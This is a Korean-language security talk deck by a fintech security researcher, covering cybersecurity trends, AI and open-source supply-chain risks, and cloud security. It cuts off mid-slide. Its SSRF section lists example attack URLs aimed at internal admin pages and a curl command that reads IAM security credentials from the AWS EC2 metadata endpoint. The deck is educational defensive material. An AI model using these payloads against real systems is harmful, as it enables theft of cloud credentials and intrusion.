

보안 강화를 위한 레드티밍 기반의 화이트해커 실무 전략

2024. 06. 20.
비바리퍼블리카 지한별

목 차

- 1 소개
- 2 사이버보안 트렌드
- 3 화이트해커 실무
- 4 화이트해커 진로

1 소개



지한별

비바리퍼블리카(토스) Security Tech Team - Security Researcher

차세대 보안리더 양성 프로그램(KITRI BoB) 멘토

한국여성과학기술인육성재단 WISSET 취업탐색 멘토링 멘토

(前) 대한민국 교육부 미래교육위원회 위원

(前) 라온화이트햇 핵심연구팀 PM

해킹/보안/IT/핀테크 분야 공모전 및 경진대회 수상 多
(과학기술정보통신부 장관상 3회 수상 포함)

소개

첫 멘토링 start!!



BoB 11기 공통교육





세계 100대 핀테크 기업 중 29위 선정 (2019년)

한국 기업 최초 3년 연속 TOP50 선정

대한민국 대표 모바일 금융 서비스

대한민국 국민 3명 중 1명이 사용하는 금융 서비스

20대의 **79%**

20대 가입자 수 : 535만 명+

30대의 **63%**

30대 가입자 수 : 430만 명+

40대의 **49%**


40대 가입자 수 : 380만 명+

소개



2015년 2월 간편송금 서비스를 시작으로 금융 현황 조회, banking 서비스, 대출, 인증 등 50종 이상의 서비스를 제공하며 종합 금융 플랫폼으로 진화

고객중심 : 편리함 + 안전함





지금부터 토스를 해킹합니다 | HELLSONIC

YouTube · 토스

2023. 6. 29.

오늘 우리는 48시간 내로 토스를 해킹합니다



그리고 이 미션을 함께할 사람들은 5명의 화이트해커, 김대희, 정한솔, 표상영, 지한별, 김재성.
헬소닉과 한 팀으로 일하는 이들은 각 해킹 분야에 강점을 가진 인재들이다.

오늘 우리는 48시간 내로 토스를 해킹합니다

2 사이버보안 트렌드

개발 환경의 변화

자체 개발



프레임워크
오픈소스 사용



kubernetes



redis



Jenkins



BigQuery



React



Apollo




GraphQL




docker

개발 환경의 변화



- | | | |
|----|------|----|
| 송금 | 결제 | 연금 |
| 보험 | 소비분석 | 대출 |
| 신용 | 만보기 | 카드 |



Technology Trends

Top Strategic Technology Trends 2024

- 1 AI Trust, Risk and Security Management
- 2 Continuous Threat Exposure Management
- 3 Sustainable Technology
- 4 Platform Engineering
- 5 AI-Augmented Development
- 6 Industry Cloud Platforms
- 7 Intelligent Applications
- 8 Democratized Generative AI
- 9 Augmented Connected Workforce
- 10 Machine Customers

Source: Gartner
© 2023 Gartner, Inc. and/or its affiliates. All rights reserved. CM_GTS_2080051

Gartner

1. AI 신뢰, 위험 및 보안관리 (AI TRiSM)
2. 지속적인 위협 노출 관리
3. 지속 가능한 기술
4. 플랫폼 엔지니어링
5. 인공지능(AI) 증강 개발
6. 산업 클라우드 플랫폼
7. 지능형 애플리케이션
8. 보편화된 생성AI
9. 증강-연결된 인력
10. 기계 고객

Technology Trends

Top Strategic Technology Trends 2024

- 1 AI Trust, Risk and Security Management
- 2 Continuous Threat Exposure Management
- 3 Sustainable Technology
- 4 Platform Engineering
- 5 AI-Augmented Development
- 6 Industry Cloud Platforms
- 7 Intelligent Applications
- 8 Democratized Generative AI
- 9 Augmented Connected Workforce
- 10 Machine Customers

Source: Gartner
© 2023 Gartner, Inc. and/or its affiliates. All rights reserved. CM_GTS_2080051

Gartner

1 AI 신뢰, 위험 및 보안관리 (AI TRiSM)

"AI Trust, Risk and Security Management"

- 생성형 AI, 전반적인 IT 업계에 큰 파장
- 많은 기업들이 AI를 도입하고자 노력 중
- AI에 입력하는 데이터에 대한 보안 관리 문제
- AI가 만들어낸 데이터에 대한 정확도와 신뢰도 문제

Technology Trends

Top Strategic Technology Trends 2024

- 1 AI Trust, Risk and Security Management
- 2 Continuous Threat Exposure Management
- 3 Sustainable Technology
- 4 Platform Engineering
- 5 AI-Augmented Development
- 6 Industry Cloud Platforms
- 7 Intelligent Applications
- 8 Democratized Generative AI
- 9 Augmented Connected Workforce
- 10 Machine Customers

Source: Gartner
© 2023 Gartner, Inc. and/or its affiliates. All rights reserved. CM_GTS_2080051

Gartner

2 지속적인 위협 노출 관리

"Continuous Threat Exposure Management"

- 클라우드 및 인공지능(AI) 성숙도, 전문성 향상
- 외부에 노출되는 표면 관리의 중요성
- 기업의 모든 자산 식별, 시각화, 위험도 측정
- 우선순위에 따른 위협 조치 및 대응

사이버보안 트렌드

“ AI 활용과 보안 ”


“ 오픈소스 취약점 ”

“ 클라우드 관리 ”

사이버보안 트렌드 AI 활용과 보안

잘못된 정보 전달

- 편향, 최신 데이터 학습 부족 등으로 잘못된 정보 전달 가능성
- 잘못 작성된 코드, 공격 구문이 포함된 코드 등을 무분별하게 사용 할 경우



사이버보안 트렌드 AI 활용과 보안

악성 AI 모델 유포, 악성 프로그램 제작에 활용

- 해커가 제작한 악성 AI 모델 유포 등 새로운 공격 루트로 활용
- 피싱 프로그램, 공격 코드 등 AI를 활용해 보다 쉽게 제작 가능



사이버보안 트렌드 AI 활용과 보안



해커의 공격 과정

A 제품의 1-day 취약점(ex. 원격 명령 실행) 파악

A 제품 사용 기업 조사(정보 수집을 위한 무작위 스캐닝)

기업의 외부 열려 있는 자산, 공격 표면 등 파악 후 점거

1-day 취약점 활용한 내부 정보 유출, 랜섬웨어 감염 등

사이버보안 트렌드 AI 활용과 보안




- ✓ 공격 비용을 줄일 수 있는 방안 多 (AI 등 신기술 활용)
- ✓ 공격 효율성을 위해 불특정 다수 대상 공격


특정인을 대상으로 한 공격



불특정 다수를 대상으로 한 공격



사이버보안 트렌드 오픈소스 취약점



사이버보안 트렌드

오픈소스 취약점

오픈소스 환경에서의 관리적 취약점

- 오픈소스 사용 시 라이선스 이슈 (저작권, 특허권, 기타 지적재산권 등의 분쟁 요소)
- 오픈소스 컴플라이언스, 내부 정책 수립 미흡

주요 공개SW 라이선스 비교


| | 무료 이용가능 | 배포 허용가능 | 소스코드 취득가능 | 소스코드 수정가능 | 2차적 저작물 재공개 의무 | 독점SW와 결합가능 |
|----------------|---------|---------|-----------|-----------|-------------------|---------------|
| GPL | O | O | O | O | O | X |
| LGPL | O | O | O | O | O | O |
| MPL | O | O | O | O | O | O |
| BSD License | O | O | O | O | X | O |
| Apache License | O | O | O | O | X | O |

사이버보안 트렌드


오픈소스 취약점

공격자에 의해 악성코드가 삽입된 오픈소스 배포

- 오픈소스 공유 플랫폼에서 악성 오픈소스 배포
- 51%의 이미지가 심각한 취약점 보유, 6,432개의 이미지가 악성 도커 이미지에 해당




참고 자료 : PREVASIO, Industry's First Dynamic Analysis of 4 million Publicly Available Docker Hub Container Images



오픈소스 환경에서의 기술적 취약점

- 사회공학적 기법 사용 : 사용빈도가 높은 패키지에 대해 Typosquatting 과 같이 의도적인 오타로 유사 패키지 등록해 피해자가 인식하지 못하도록 공격 방식 사용




사이버보안 트렌드

오픈소스 취약점


오픈소스 환경에서의 보안 - Software Bill of Materials 활용

- 오픈소스 라이선스 문제 관리
- 오픈소스 내 취약점 존재 여부 파악



클라우드 환경에서의 보안 관리

- 클라우드 보안의 "공동 책임 모델"
- 위협 모니터링
- S3 관리
- IAM 계정 관리
- 요금 관리
- Bucket ACL 관리
- Access key 관리



클라우드 환경에서의 파급력 높은 SSRF 취약점


SSRF
(Server-Side Request Forgery)

SSRF to Token
SSRF to Internal API

- 웹/앱 서비스에서 서버 측에서 위조된 요청을 보내도록 하는 취약점
- SSRF 취약점을 이용해서 서버측 프로그램이 임의의 주소로 HTTP 요청을 하게 함
- 일반 사용자가 접근할 수 없는 내부 admin 시스템 페이지 노출, 내부 네트워크 스캔, 내부 중요 파일 노출 등

[공격 구문 예시]

- `http://test.com/?url=http://intranet.im`
- `http://test.com/?url=http://localhost:8080/admin`



클라우드 환경에서의 파급력 높은 SSRF 취약점

- AWS 고유의 환경을 악용한 취약점



<http://169.254.169.254/latest/meta-data/>

- AWS EC2 인스턴스 메타데이터 정보 확인 가능
 - ami-id : 메타데이터 key
 - instance-id : 인스턴스 id
 - security-credentials : AccessKeyId, SecretAccessKey ..

```
$ curl http://169.254.169.254/latest/meta-data/iam/security-credentials/webserver
{
  "Code" : "Success",
  "LastUpdated" : "2021-02-05T13:37:00Z",
